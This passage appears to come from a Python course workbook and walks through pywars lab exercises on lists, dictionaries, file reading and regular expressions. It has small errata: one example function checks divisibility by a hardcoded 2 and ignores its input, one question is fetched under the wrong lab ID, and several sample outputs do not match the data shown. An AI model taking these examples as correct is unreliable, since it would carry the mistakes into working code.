>>> x
'105 54 18 102 93 66 98'
```

This question is similar to the previous question. However, the list is now a string of numbers separated by spaces. That means you have the additional task of splitting the string, using space as a delimiter. This will create a list of strings. Then, for each item in the list of strings, you need to convert that item into an integer using the `int()` function. You can turn a list of strings into a list of integers with `split()` and the `map()` function.

```
>>> x.split()
['105', '54', '18', '102', '93', '66', '98']
>>> list(map(int, x.split()))
[105, 54, 18, 102, 93, 66, 98]
```

Now if you pass that to `sum()` Python will add them up for you.

```
>>> sum(map(int, x.split()))
536
```

Alternatively, you can step through the items in the list with a for loop, as you did before, and add them up. Here is a function that would do that. There is no need to type this, but I want you to see what it would look like.

```
def lab227(a_string):
    list_of_strings = a_string.split()
    total = 0
    for each_num in list_of_strings:
        total += int(each_num)
    return total
```

Let's use the `map()` solution because it is built in. Use up arrow to recall the previous command. Change "x" to "d.data('lab2.2.7')" and submit the answer.

```
>>> d.answer( sum( map(int, d.data('lab2.2.7').split())) )
'Correct!'
```

Full Walk-through: Lab 2.2.8

Let's take a look at the next one:

```
>>> d.question('lab2.2.8')
Create a string by joining together the words "this","python","stuff","really","is","fun" by
the character in .data(). For example if data contains a hyphen (ie "-") then you submit "this-
python-stuff-really-is-fun". Solve this in the python terminal or using the program placed on
your Desktop.
```

Let's get a sample of the data and store it in a variable `x`. Then, we can print it to see what the data looks like:

```
>>> x = d.data('lab2.2.8')
>>> x
'-'
```

This question requires that you join together specific words in a list into a string, using the string in the data element as the delimiter. The `.join()` method can be used to do this. By calling the `.join()` method of the character in the `data()` element and passing a list of words to it, you can create the required string.

```
>>> x.join(["this", "python", "stuff", "really", "is", "fun"])
'this-python-stuff-really-is-fun'
```

Let's try with a call to `.data()`:

Technet24

```
>>> d.data('lab2.2.8').join(["this", "python", "stuff", "really", "is", "fun"])
'this%python%stuff%really%is%fun'
```

This line calls `d.data('lab2.2.8')`, which retrieves a single character. Then, you call that character's `join` method and pass it the list of words you want to turn into a string. That's it! You can submit that as the answer:

```
>>> d.answer( d.data('lab2.2.8').join(["this", "python", "stuff", "really", "is", "fun"]) )
'Correct!'
```

Full Walk-through: Lab 2.2.9

Let's take a look at the next question:

```
>>> d.question('lab2.2.9')
The answer is the list of numbers between 1 and 1000 that are evenly divisible by the number
provided. 2->[2,4,6,8..] 4->[4,8,16..]. Solve this in the python terminal or using the program
placed on your Desktop.
```

Let's get a sample of the data and store it in a variable `x`. Then, we can print it to see what the data looks like:

```
>>> x = d.data('lab2.2.9')
>>> x
11
```

There are a couple of ways to solve this one. You could use the range function to produce a list of all the numbers between 0 and 1001 and step by the number in the data element. You go to 1001 because the range function goes up to, but does not include, the stop number. The resulting list will always include the number 0, which is clearly not between 1 and 1000. To eliminate the zero at the beginning, you can slice that list and drop the first entry off the list:

```
>>> list(range(0, 1001, 11))[1:]
[11, 22, 33, 44, 55, 66, 77, 88, 99, 110, 121, 132, 143, 154, 165, 176, 187, 198, 209, 220,
231, 242, 253, 264, 275, 286, 297, 308, 319, 330, 341, 352, 363, 374, 385, 396, 407, 418, 429,
440, 451, 462, 473, 484, 495, 506, 517, 528, 539, 550, 561, 572, 583, 594, 605, 616, 627, 638,
649, 660, 671, 682, 693, 704, 715, 726, 737, 748, 759, 770, 781, 792, 803, 814, 825, 836, 847,
858, 869, 880, 891, 902, 913, 924, 935, 946, 957, 968, 979, 990]
```

Or you can create a function to do the same thing. Use a for loop to step through all the numbers between 0 and 1001, and if it is evenly divisible by the number in `data()`, then add it to the answer list:

```
def lab229(data):
    answer = []
    for each_num in range(1,1001):
        if each_num % 2 == 0:
            answer.append(each_num)
    return answer
```

Let's use the range function above because it is easier to type.

```
>>> d.answer( list(range(0,1001, d.data('lab2.2.9')))[1:] )
'Correct!'
```

Full Walk-through: Lab 2.2.10

Let's take a look at the next one:

```
>>> d.question('lab2.2.10')
Given a list of hexadecimal digits return a string that is made from their ASCII characters. A
program called lab.py was placed in the folder Lab2.2.10 to get you started.
```

Let's get a sample of the data and store it in a variable `x`. Then, we can print it to see what the data looks like:

```
>>> x = d.data('lab2.2.10')
>>> x
['74', '68', '61', '74', '73', '20', '6e', '6f', '20', '6f', '72', '64', '69', '6e', '61',
'72', '79', '20', '72', '61', '62', '62', '69', '74']
```

We did something similar in an earlier lab. Lab1.3.2 asked us to create a function called "hex2chr" that did this for one value. Here was our answer:

```
def hex2chr(ahex):
    return chr( int(ahex,16) )
```

But this only worked for one value. We need to do it for everything in a list. Fortunately, for us that is exactly what `map()` does! Copy and paste your solution from Lab1.3.2 into your terminal where pywars is running or retype it as follows. Don't forget to press enter on a blank line when you are done typing the function.

```
>>> def hex2chr(one_hex):
...     return chr(int(one_hex, 16))
...
>>> hex2chr("41")
'A'
```

Now map your function across the data!

Technet24

```
>>> map(hex2chr, d.data("lab2.2.10"))
```

Remember map returns an object instead of the results to save memory. It assumes you are going to step through the results with a for loop. But we can turn it into a list by passing it to `list()` or we could just use `.join()` to turn it into a string.

```
>>> list(map(hex2chr, d.data("lab2.2.10")))
['s', 'p', 'a', 'm', ' ', 's', 'p', 'a', 'm', ' ', 's', 'p', 'a', 'm', ' ', 's', 'p', 'a', 'm']
>>> "".join((map(hex2chr, d.data("lab2.2.10"))))
'something completely different'
```

Now submit that answer.

```
>>> d.answer("".join((map(hex2chr, d.data("lab2.2.10")))))
'Correct!'
```

If you wanted to write this as a function you might come up with something like this.

```
def hex_list2text(the_data):
    answer = ''
    for each_hex in the_data:
        answer += chr(int(each_hex, 16))
    return answer
```

Full Walk-through: Lab 2.2.11

Let's take a look at lab 2.2.11:

```
>>> d.question('lab2.2.11')
You will be given a list that contains two lists. Combine the two lists and eliminate
duplicates. The answer is the SORTED combined list. A program called lab.py was placed in the
folder Lab2.2.11 to get you started.
```

Let's get a sample of the data and store it in a variable `x`. Then, we can print it to see what the data looks like:

```
>>> x = d.data('lab2.2.11')
>>> x
[['4', '0', '4', '1'], ['2', '0', '7', '6', '0']]
```

For this question, you have to combine two lists, eliminate duplicates, and sort the lists. Combining the lists is as easy as adding the two lists together. You sort them with the `sorted()` function. Making items in the list unique can be done multiple ways. We will discuss one of them now and then introduce another later this week. One way is to convert the list into a `set()` and then back into a `list`. A mathematical set, by definition, has no duplicates. The process of converting a list to a set eliminates duplicates. `sorted()` will return it back to us as a list.

Because it requires a few steps, this one is easier in Visual Studio Code.

In your second terminal window change to the new folder on your Desktop.

```
(573) student@SEC573:~$ cd ~/Desktop/lab2.2.11
(573) student@SEC573:~$ code .
```

Then open `lab.py`.

```
import pywars
#Do not modify anything above this line

def combine_and_unique(the_data):
    #Put your a function called combine_and_unique() here
    # Hint = You can slice out the two lists from the_data
    # Hint = Or put two variables, list1, list2 on the right side of an equals
    # The statement "pass" does nothing. You can remove it after you write your function
    pass


#Do not modify anything below this line
d = pywars.Client()
d.login()
assert combine_and_unique([[3,2,1],[3,4,5]])==[1,2,3,4,5], "Your function isn't working
properly"
assert combine_and_unique([[3,3,3],[5,4,3]])==[3,4,5], "Your function isn't working properly"
print(d.answer(combine_and_unique(d.data('lab2.2.11'))))
```

Here is a possible solution and an explanation of each of the steps.

```
1  def combine_and_unique(the_data):
2      list1, list2 = the_data
3      combined = list1 + list2
4      unique = list(set(combined))
5      return sorted(unique)
```

Here is what each of those lines do:

- Line 2 - We put the list in position 0 of the_data in variable list1, and the list in position 1 of the_data in variable list2
- Line 3 - We create a new variable named combined that contains the values in both of those lists
- Line 4 - We eliminate duplicates by turning it into a set, then back into a list and store it in variable unique
- Line 5 - We return the sorted unique items from the list

Save your program by typing `^ Ctrl + s` and run it without debugging by clicking `☰ Menu + Run + Run without Debugging` on the menu. You should see "Correct!" printed in the terminal window.

Technet24

Lab Conclusions

In this lab, we covered how to work with lists by doing the following:

- Grab an element out of a list at a specific index
- Create a list of numbers up to a specified number or divisible by a certain number
- Count the number of items in a list
- Split a string to create a list
- Split a string to extract data
- Append an item to a list
- Sum all items in a list
- Create a string by joining a list of strings together
- Combine two lists, sort them, and remove duplicates

Lab 2.3: Dictionaries

Objectives

- Perform the dictionary exercises in pywars
- Work with Python dictionaries
- Complete exercises that require you to define a function
- Complete as many of the following as you can from Lab 2.3.0 through Lab 2.3.6

Lab Description

pywars has several challenges that will build your skills working with dictionaries. For this lab, we will focus on five of them. You may not have time to complete all of them. That is okay! Some of you will finish early. If you finish them all, keep going on to the next lab!

Lab Setup

If the Python session you used in the last lab is still active then you can use that. You can proceed straight to the walk-through. If you closed Python you can open a new Terminal or use your current one. Just activate the `573` virtual environment and type `pywars`:

Open a Terminal by double-clicking the desktop icon.



The first step, is to start the Python interactive shell:

```
$ 573
$ pywars
Welcome to pywars!
>>>
```

Your last successful username and password are automatically recalled and reused.

No Hints Challenge

Work through pywars Lab2.3.0 to Lab2.3.4. These exercises are designed to build your dictionary skills.

Technet24

A full walk-through is available in a section below.

Full Walk-through: Lab 2.3.0

The first thing to do is look at the question:

```
>>> d.question("lab2.3.0")
'Data contains a dictionary.  Submit a SORTED list of all of the keys in the dictionary. '
```

The question asks that you extract all the keys from the dictionary and sort them.

Let's get a sample of the data and store it in a variable `x`. Then, we can print it to see what the data looks like:

```
>>> x = d.data("lab2.3.0")
>>> x
{'7': 'd', 'a': 'w', 'b': 'v', 'g': 't', 'f': 'g', 'h': '2', 'k': 'b', 'q': '7', 'p': '5', 'r':
'r', '5': 'k', 'w': '5', 'y': 't', '8': 'c', 'z': 'n'}
```

You can get the keys with the `.keys()` method. The answer is a sorted list of the keys from the dictionary.

```
>>> sorted(x.keys())
['5', '7', '8', 'a', 'b', 'f', 'g', 'h', 'k', 'p', 'q', 'r', 'w', 'y', 'z']
```

Like many of these challenges, this one could be solved in one line like this. In this example, you don't need to bother creating a function to solve it. You can just produce a sorted list of keys:

```
>>> d.answer( sorted(d.data("lab2.3.0").keys()) )
'Correct!'
```

Full Walk-through: Lab 2.3.1

Now, let's grab the next one:

```
>>> d.question("lab2.3.1")
'Data contains a dictionary.  Submit a SORTED list of all of the values in the dictionary. '
```

Let's get a sample of the data and store it in a variable `x`. Then, we can print it to see what the data looks like:

```
>>> x = d.data("lab2.3.1")
>>> x
{'y': 'l', 'd': '2', 'f': 'y', 'h': '4', 'k': 'h', 'm': 'g', 'q': 'j', 'p': 'f', 'w': 'n', '6':
's', '9': 'i', 'z': 'k'}
```

This question is very similar, but instead of the keys, we are interested in the values. The `.values()` method will return a list of values. Then, you need to sort it using the `sorted()` function.

Let's try it with the stored data:

```
>>> sorted(x.values())
['2', '4', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'n', 's', 'y']
```

Now, let's use this to submit our answer and get the points:

```
>>> d.answer( sorted(d.data("lab2.3.1").values()) )
'Correct!'
```

Full Walk-through: Lab 2.3.2

Grab the question as before:

```
>>> d.question("lab2.3.2")
'Data contains a dictionary. Submit a SORTED list of tuples. There should be one tuple for each
entry in the dictionary. Each tuple should contain a key and its associated value from the
dictionary. '
```

Let's get a sample of the data and store it in a variable `x`. Then, we can print it to see what the data looks like:

```
>>> x = d.data("lab2.3.2")
>>> x
{'7': 'l', '8': 'c', 'a': '7', 'c': '2', 'b': 'o', 'i': 'v', '5': 'd', '4': 'c', 'w': 'l', '6':
'9', '9': '5', 'x': 'f', 'z': 'j'}
```

This question requires that you extract both the keys and their values and return a sorted list of tuples. Fortunately for us, the `.items()` method will return a list of tuples containing both the keys and values. So, it is just a matter of sorting the result of the `.items()` method.

Let's try it with the stored data:

```
>>> sorted(x.items())
[('4', 'c'), ('5', 'd'), ('6', '9'), ('7', 'l'), ('8', 'c'), ('9', '5'), ('a', '7'), ('b',
'o'), ('c', '2'), ('i', 'v'), ('w', 'l'), ('x', 'f'), ('z', 'j')]
```

Now, let's use this to submit our answer and get the points:

```
>>> d.answer( sorted(d.data("lab2.3.2").items()) )
'Correct!'
```


Technet24

Full Walk-through: Lab 2.3.3

```
>>> d.question("lab2.3.3")
Create a new key in the provided dictionary that has a key of "573" and a value of "awesome".
```

We need a function that will accept a dictionary and add the required entry. Remember when you create a function at the pywars prompt you have to press enter on a blank line. Here is a function that will do the trick.

```
>>> def add_entry(data):
...     data["573"]="awesome"
...     return data
...
>>> add_entry({})
{'573': 'awesome'}
```

That seems to work with an empty dictionary. Now pass it what is returned from the pywars server and then submit it as your answer.

```
>>> add_entry(d.data("lab2.3.3"))
{'5': 'g', 'l': '7', 'w': 'w', 'a': '7', '573': 'awesome'}
>>> d.answer(add_entry(d.data("lab2.3.3")))
'Correct!'
```

Full Walk-through: Lab 2.3.4

First let's take a look at the question a sample of the data.

```
>>> d.question("lab2.3.3")
Data contains a dictionary. Submit the value at the key of "SEC573".
>>> d.data("lab2.3.4")
{'SEC573': 578, 'gpyc': 655, 'excellent': 40}
```

To retrieve a single from the dictionary we use the `.get()` method and provide the key we want to retrieve. In this case it is the key "SEC573".

```
>>> d.data("lab2.3.4").get("SEC573")
693
```

Now submit that as your answer.

```
>>> d.answer(d.data("lab2.3.4").get("SEC573"))
'Correct!'
```

Full Walk-through: Lab 2.3.5

Now, let's look at Lab 2.3.5:

```
>>> d.question("lab2.3.5")
'Data contains a dictionary.  Add together the integers stored in the dictionary entries with
the keys "python" and "rocks" and submit their sum. '
```

Let's get a sample of the data and store it in a variable `x`. Then, we can print it to see what the data looks like:

```
>>> x = d.data("lab2.3.5")
>>> x
{'python': 550, 'big': 40, 'rocks': 576}
```

This question requires that you extract two entries from the dictionary. You need the entries with the keys '**python**' and '**rocks**'. You can use either the `.get()` method or the slicing syntax `x['python']` to retrieve a value from the dictionary. Then, you add together the integers in the values for those two entries.

Try it with the data stored in variable `x`:

```
>>> x.get('python') + x.get('rocks')
1126
```

Let's create a function that will take our data and return the result:

```
>>> def lab235(data):
...     return data.get('python') + data.get('rocks')
...
>>> lab235(x)
1126
```

Now, submit and collect your points:

```
>>> d.answer( lab235(d.data("lab2.3.5")) )
'Correct!'
```

Full Walk-through: Lab 2.3.6

Now, let's look at Lab 2.3.6:

```
>>> d.question("lab2.3.6")
"Data contains a dictionary of dictionaries. The outer dictionary contains dates in the format
of Month-Year. The value for each of those entries is another dictionary. That dictionary
contains Operating System classes as the key and its percentage of use in the target
```


Technet24

```
organization as the value. What percentage of the attack surface was
'Win7' in '6-2022'?"
```

Let's get a sample of the data and store it in a variable `x`:

```
>>> x = d.data("lab2.3.6")
```

For this question, the data contains a dictionary of dictionaries. The outer dictionary is keyed on a string representing a month and year. When you extract the value at the key '**6-2022**', you will find another dictionary:

```
>>> x.get('6-2022')
{'Win10': '0.46', 'Win8': '0.21', 'Win7': '0.09', 'WinXP': '0.06', 'Linux': '0.12', 'Mac':
'0.03', 'Mobile': '0.21'}
```

That returned a dictionary that also has a `.get()` method. We can call it to retrieve a value from the inner dictionary. The answer is the value of the '**Win7**' key in that inner dictionary:

```
>>> x.get("6-2022").get("Win7")
'0.09'
```

Now, submit and collect your points:

```
>>> d.answer( d.data("lab2.3.6").get('6-2022').get('Win7') )
'Correct!'
```

Lab Conclusions

In this lab, we covered how to work with dictionaries by doing the following:

- Extracting all the keys and sorting them
- Extracting all the values and sorting them
- Extracting the key value pairs as a list of tuples and sorting them
- Extracting values associated with specific keys

Lab 3.1: File I/O

Objectives

- Perform the file exercises in pywars
- Read files and determine their length
- List files in a specific directory
- Read a gzip file and retrieve a specific line
- Search the file system for files containing a keyword
- Complete as many of the following as you can: Lab 3.1.0 through Lab 3.1.3

Lab Description

Now, we have a series of pywars exercises to put your file I/O skills to the test. These exercises will have you read data from the `/home/student/Public` directory on your system. If you have made any changes to that directory structure, then you may want to revert to a snapshot before trying to complete these labs. Work on labs 3.1.0 through 3.1.3. Many of you will not complete all of these challenges. That is okay! You can go back and complete them later.

Lab Setup

If the Python session you used in the last lab is still active then you can use that. You can proceed straight to the walk-through. If you closed Python you can open a new Terminal or use your current one. Just activate the `573` virtual environment and type `pywars`:

Open a Terminal by double-clicking the desktop icon.



The first step, is to start the Python interactive shell:

```
$ 573
$ pywars
Welcome to pywars!
>>>
```

Your last successful username and password are automatically recalled and reused.

Technet24

You will also need a second terminal to run your program and launch Visual Studio code. You can open another terminal by clicking the same icon above or open a new tab on the existing window by typing `^ Ctrl` + `⇧ Shift` + `t`. In the new terminal activate your 573 virtual environment and change to the required directory.

No Hints Challenge

Work through pywars challenges 3.1.0 through 3.1.3. These exercises are designed to build your file skills.

A full walk-through is available in a section below.

Full Walk-through: Lab 3.1.0

The first thing to do is show the question. See below:

```
>>> d.question("lab3.1.0")
'Data() contains the absolute path of a filename in your virtual machine. Determine the length
of the file at that path. Open and read the contents of the file. Submit the file size (length
of contents) as the answer. '
```

Let's first see what the data looks like:

```
>>> d.data("lab3.1.0")
'/home/student/Public/espeak-generic.conf'
```

In your second terminal window change to the new folder on your Desktop.

```
(573) student@SEC573:~$ cd ~/Desktop/lab3.1.0
(573) student@SEC573:~$ code .
```

Now open `lab.py`.

```
import pywars
import pathlib
#Do not modify anything above this line

def lab310(the_data):
    #Return the length of the file specified in the_data
    pass

#Do not modify anything below this line
d = pywars.Client()
d.login()
print(d.answer(lab310(d.data('lab3.1.0'))))
```

Here is one possible answer for `lab310()` and an explanation.

```
1  def lab310(the_data):
2      fpath = pathlib.Path(the_data)
3      file_stats = fpath.stat()
4      return file_stats.st_size
```

- Line 2 - Create a Path object pointing at the_data
- Line 3 - Retrieve the `stat()` record that contains the size and other values
- Line 4 - Return the file size attribute

Now submit your answer to get your points. Save your program by typing `^ Ctrl` + `s` and run it without debugging by clicking `☰ Menu` + `Run` + `Run without Debugging` on the menu. You should see "Correct!" printed in the terminal window.

Full Walk-through: Lab 3.1.1

Grab the next question and an example of the data:

```
>>> d.question("lab3.1.1")
'The data() method returns an absolute path to a directory on your file system.  Submit a
sorted list of the filenames in that directory. '
>>> d.data("lab3.1.1")
'/home/student/Public/log/apache2'
```

There are several ways to get a directory listing. One easy way that we discussed is to use the `listdir()` function in the os module. Another way is to use the `Path()` object's `glob()` method. The `glob()` method will return a list of `Path()` objects. Then, we get the filenames from the `.name` attribute of each of those objects. Since we are looking for a list of filenames, `os.listdir()` gives us exactly what we are looking for in fewer steps. So we can do this one in the terminal.

```
>>> import os
>>> os.listdir(d.data("lab3.1.1"))
['error.log.4.gz', 'error.log', 'error.log.3.gz', 'error.log.1.gz', 'error.log.7.gz',
'error.log.2.gz', 'error.log.6.gz', 'error.log.5.gz']
```

The question asks us to sort the list, so we also need to call `sorted()`. This should do it:

```
>>> sorted(os.listdir(d.data("lab3.1.1")))
['access_log', 'error_log', 'page_log']
```

Now, let's use this to submit our answer and get the points:

```
>>> d.answer( sorted(os.listdir(d.data("lab3.1.1"))) )
'Correct!'
```


Technet24

Full Walk-through: Lab 3.1.2

Look at the next question, and a sample of the data:

```
>>> d.question("lab3.1.2")
'The data() method will return a tuple. The first item in the tuple contains the absolute path
of a gzip compressed file in your virtual machine. The second item in the tuple is a line
number. Retrieve that line number from the specified file and submit it as a string.'
>>> d.data("lab3.1.2")
('/home/student/Public/log/apache2/error.log.2.gz', 17)
```

The first item in the tuple is a .gz file we have to open. The second item is the line number that we have to retrieve. This requires a few steps so let's do it it Visual Studio Code.

In your second terminal window change to the new folder on your Desktop.

```
(573) student@SEC573:~$ cd ~/Desktop/lab3.1.2
(573) student@SEC573:~$ code .
```

Now open `lab.py`.

```
import pywars
import gzip
#Do not modify anything above this line

def lab312(the_data):
    the_file, the_line = the_data
    #Read the_file as a gzip file
    #Retrieve the line specified in the_line
    pass

#Do not modify anything below this line
d = pywars.Client()
d.login()
print(d.answer(lab312(d.data('lab3.1.2'))))
```

Now complete `lab312()`. Here is one possible solution and explanations.

```
def lab312(the_data):
    the_file, the_line = the_data
    file_content = gzip.open(the_file, "rt").readlines()
    answer = file_content[the_line -1]
    return answer
```

- Line 2 - This splits the two pieces in the data into two separate variables. One with the path to the file and the other with the line number we have to retrieve.

- Line 3 - The `.readlines()` method reads the gzip file into a list. By passing the file mode "rt" we cause gzip to give us back a list of strings instead of its default of giving us a list of bytes.
- Line 4 - Line 1 is in position 0. So we have to subtract one from the line specified and slide it out of the list.
- Line 5 - Now we can return the line

Now submit your answer to get your points. Save your program by typing `^ Ctrl` + `s` and run it without debugging by clicking `☰ Menu` + `Run` + `Run without Debugging` on the menu. You should see "Correct!" printed in the terminal window.

Full Walk-through: Lab 3.1.3

Now, let's look at the next question and a sample of its data:

```
>>> d.question("lab3.1.3")
'The data() method will return a string. Find all the text files beneath /home/student/Public/
log/ that contain that string.  The answer is a sorted list of all of the absolute paths to
files that contain the string.  Do not decompress gzip files. '
>>> d.data("lab3.1.3")
'earth'
```

This next question requires that we open all of the files beneath the **Public** directory and return a list of files that contain a specific string. In this case, we want to find files that contain the word 'earth'. This will require a few steps:

1. Loop over all the files in the directory `/home/student/Public/log/`
2. Open and read the content of each file
3. Search content for the specified string

We can use `pathlib.Path.rglob()` to step through all the files and directories beneath the `/home/student/Public/log/` directory. First, we create a Path object and then we can use `.rglob("*")` to access everything beneath that folder. If the item is not a file, then we skip it. Otherwise we process it. Let's do this one in Visual Studio Code.

In your second terminal window change to the new folder on your Desktop.

```
(573) student@SEC573:~$ cd ~/Desktop/lab3.1.3
(573) student@SEC573:~$ code .
```

Now open `lab.py`.

```
import pywars
import pathlib
#Do not modify anything above this line

def grep(the_data):
    #For each file beneath /home/student/Public/log/
    #If it isn't a file skip it
    #Read the contents of the file
    #If the_data appears somewhere in the file put the file path in a list
```


Technet24

```
    #return a sorted list of all of the file paths
    pass

#Do not modify anything below this line
d = pywars.Client()
d.login()
print(d.answer(grep(d.data('lab3.1.3'))))
```

Notice that our function is called `grep()`. That's because we are writing a function that does something very similar to grep. Comments are provided to help guide you through this function. Here is a completed answer with an explanation of each of the steps.

```
1  def grep(the_data):
2      answer = []
3      for each_file in pathlib.Path("/home/student/Public/log/").rglob("*"):
4          if not each_file.is_file():
5              continue
6          file_content = each_file.read_bytes()
7          if the_data.encode() in file_content:
8              answer.append(str(each_file))
9      return sorted(answer)
```

- Line 2 - We establish an empty list to hold the answer in variable `answer`
- Line 3 - We use a for loop and `.rglob("*")` to recursively go through every file beneath the specified path
- Line 4 - If the current file is not a file (such as a directory) we do the next line...
- Line 5 - Remember, the `continue` command tells Python to skip the remainder of the code block beneath the for loop and start the for loop again with the next item in the list.
- Line 6 - When you read the file, we need to read it as bytes, or some files beneath the log subdirectory will generate an error when you attempt to interpret them as text.
- Line 7 and 8- Since we are processing the file contents as bytes, we need to convert our data sample, `the_data`, into bytes by calling `the_data.encode()`. Comparing bytes to strings never matches. Likewise, searching bytes for strings will not find any matches. If we find the encoded data sample, `the_data`, in the contents of the file, then we add the path, as a string, to our answer list.
- Line 9 - Return a sorted version of the answer list.

Now submit your answer to get your points. Save your program by typing `^ Ctrl` + `s` and run it without debugging by clicking `☰ Menu` + `Run` + `Run without Debugging` on the menu. You should see "Correct!" printed in the terminal window.

Lab Conclusions

- You can now read files and select relevant lines of text from those pages
- The power of programming comes in when you can do analysis and automation with it. For example, you can calculate statistics and look up other information based on the items you extract

- Now that we know how to open files, we can use regular expressions to pull useful data out of them. We will cover that section next

Technet24

Lab 3.2: Regular Expressions

Objectives

- Use regular expressions to extract values such as IPv4 addresses
- Understand how capture groups work
- Understand how to use greedy matching
- Learn when and how to use word borders

Lab Description

It is time for some hands-on labs. We've created several pywars challenges related to regular expressions. Finish as many as you can, beginning with lab 3.2.0. We'll walk you through the first few.

Lab Setup

If the Python session you used in the last lab is still active then you can use that. You can proceed straight to the walk-through. If you closed Python you can open a new Terminal or use your current one. Just activate the `573` virtual environment and type `pywars`:

Open a Terminal by double-clicking the desktop icon.



The first step, is to start the Python interactive shell:

```
$ 573
$ pywars
Welcome to pywars!
>>>
```

Your last successful username and password are automatically recalled and reused.

You will also need a second terminal to run your program and launch Visual Studio code. You can open another terminal by clicking the same icon above or open a new tab on the existing window by typing `^ Ctrl` + `⇧ Shift` + `t`. In the new terminal activate your 573 virtual environment.

No Hints Challenge

Work through as many pywars challenges as you can, starting with Lab 3.2.0. These exercises are designed to build your regular expression skills.

A full walk-through is available in a section below.

Full Walk-through: Lab 3.2.0

The first thing to do, is to examine the question:

```
>>> d.question("lab3.2.0")
"Read the data element and submit the number of times any instance of the word 'python' (case
insensitive) appears in the source. "
```

Let's get a sample of the data and store it in a variable `x`. Then, we can print it to see what the data looks like:

```
>>> x = d.data("lab3.2.0")
>>> x[:200]
'<!doctype html><html lang="en-US"><head><meta http-equiv="content-type" content="text/html;
charset=UTF-8"><script>var pL=0, pUrl=\'http://ybinst8.ec.yimg.com/'
```

This challenge requires that we count how many times the word "python" appears in the data. We could do this with some simple string functions. The following line would do the trick:

```
>>> x.lower().count('python')
191
```

But this is a regular expression challenge, so the first thing you will need to do is make sure the '`re`' module is imported.

```
>>> import re
```

A regular expression to find the string '**python**' couldn't be much easier; it is just `'python'`. To make the regular expression case insensitive, you pass `re.IGNORECASE` when calling `re.findall()`. So, this regular expression will build a list of all the instances of the word `python` in the data:

```
>>> re.findall(r"python", x, re.IGNORECASE)
['python', 'python', 'python', 'python', 'python', 'python',
'python', 'python', 'python', 'python', 'python', 'python',
'python', 'python', 'python', 'python', 'python', 'python',
'python', 'python', 'python', 'python', 'python', 'python',
'python', 'python', 'python', 'python', 'python', 'python',
...(snipped)...]
```

The `len()` function will count how many items are in that list.

Technet24

```
>>> len(re.findall(r"python", x, re.IGNORECASE))
191
```

So, you can solve this pywars challenge in one line!

```
>>> d.answer( len(re.findall(r"python",d.data("lab3.2.0"), re.IGNORECASE)) )
'Correct!'
```

Full Walk-through: Lab 3.2.1

The first thing to do, is to examine the question and a sample of data:

```
>>> d.question("lab3.2.1")
'The data element contains a portion of a BIND DNS log file. Use a regular expression to pull
all of the Client IP addresses from the entries.   Client IP Addresses are between the word
client and before the pound sign.'
>>> d.data("lab3.2.1")
'client 93.231.105.107#45159,client 225.126.178.48#19544,client 45.3.172.239#16509,client
245.11.22.90#17173,client 132.183.61.102#47350,client 150.58.82.212#30210,client
79.154.229.31#30175,client 102.36.125.107#23105'
```

We need a regular expression to get the IP address that is between the word client and the octothorpe (pound sign). Remember that `.*?` is roughly equivalent to an `*` at the command prompt. We can put that in a capture group to capture everything between the word client and the octothorpe (pound sign):

```
>>> re.findall(r"client (.*?)#", d.data("lab3.2.1"))
['232.86.189.223', '218.64.60.231', '130.31.189.74', '78.59.243.57', '110.117.89.59',
'199.212.74.46', '162.199.232.233', '35.165.125.6', '105.76.29.133']
```

Now, we just need to submit that answer. Press your up-arrow to recall what we just typed and add a parenthesis to the end and a "`d.answer(`" in front of it to get those points!

```
>>> d.answer( re.findall(r"client (.*?)#", d.data("lab3.2.1")) )
'Correct!'
```

Full Walk-through: Lab 3.2.2

As before, we need to examine the question and a sample of data:

```
>>> d.question("lab3.2.2")
'The data element contains a portion of a BIND DNS log file. Use a regular expression to pull
all of the Client IP addresses and the hostname from the entries. Client IP Addresses are
between the word Client and before the pound sign. The hostnames are between the word query:
and the word IN. Submit a list of tuples with the IP in the first position and the hostname in
```

```
the second.'
>>> d.data("lab3.2.2")
'client 248.154.222.61#22325: query: www.host4345815.com IN,client 215.27.215.123#21017: query:
www.host3854640.com IN,client 196.84.244.205#58798: query: www.host7252366.com IN,client
116.132.136.202#54428: query: www.host7599240.com IN,client'
```

This time, we need to capture two pieces of data. We need both the IP address and the hostname. Both the IP and the hostname are anchored between two pieces of unchanging data, so we can use the same technique we used on the previous question to capture them. Placing "`(.*?)`" between "`client `" and "`#`" as we did in the previous lab, would capture the IP address. We could then create a second regular expression with a "`.*?`" and between "`query: `" and "`IN`" to capture the hostname. However, we need one regular expression that captures both of these items. When joining these two regular expressions together, we need to account for the fact that data between the regular expressions is constantly changing. The numbers after the octothorpe (pound sign) are the source port number of the client and change in each entry. One technique for doing this, is to just take the two independent regular expressions "`client (.*?)#`" and "`query: (.*?) IN`" and join them together with a non-capturing "`.*?`".

```
>>> re.findall(r"client (.*?)#.*?query: (.*?) IN", d.data("lab3.2.2"))
[('106.113.212.111', 'www.host4505980.com'), ('41.135.19.45', 'www.host7695912.com'),
('75.44.29.95', 'www.host4869506.com'), ('187.42.60.144', 'www.host18357.com')]
```

However, the more specific you can make a regular expression, the better it is. Specificity improves speed and reduces the likelihood of false-positive matches. Instead of matching on ANYTHING "`.*?`" for our IP address, we could only match on digits and periods "`[\d.]+`". Instead of matching on ANYTHING "`.*?`" for the numbers after the pound sign, we could match on 1 to 5 digits "`\d{1,5}`". Instead of matching on ANYTHING "`.*?`" for our hostname, we could match on non-spaces "`\S+`". Submit this regular expression for the points!

```
>>> re.findall(r"client ([\d.]+)#\d{1,5}: query: (\S+) IN", d.data("lab3.2.2"))
[('224.144.255.211', 'www.host8573985.com'), ('67.227.125.103', 'www.host7474844.com'),
('223.16.93.62', 'www.host4074936.com')]
>>> d.answer( re.findall(r"client ([\d.]+)#\d{1,5}: query: (\S+) IN", d.data("lab3.2.2")) )
'Correct!'
```

Full Walk-through: Lab 3.2.3

Inspect the question and a sample of data:

```
>>> d.question("lab3.2.3")
"The data element is a string that contains some numbers surrounded by special characters. Use
a regular expression to extract only the 3 digit numbers. If 3 digits are part of a larger
number such as a 4 digit number you should not include it in the results. In other words, the
three digits must be preceded by and followed by a non-word character. Example '123 4567'
matches 123 only."
>>> d.data("lab3.2.3")
'674216882148!1432*165311514351821352*1365*558 6101249!529!93611156#1047
75921973144146515202196211289312 64 b277'
```


Technet24

Now, our regular expression needs to extract only three-digit numbers. Unfortunately, a regular expression like "`\d{3}`" will not work because it finds parts of numbers with more than three digits.

```
>>> re.findall(r"\d{3}", "123456")
['123', '456']
```

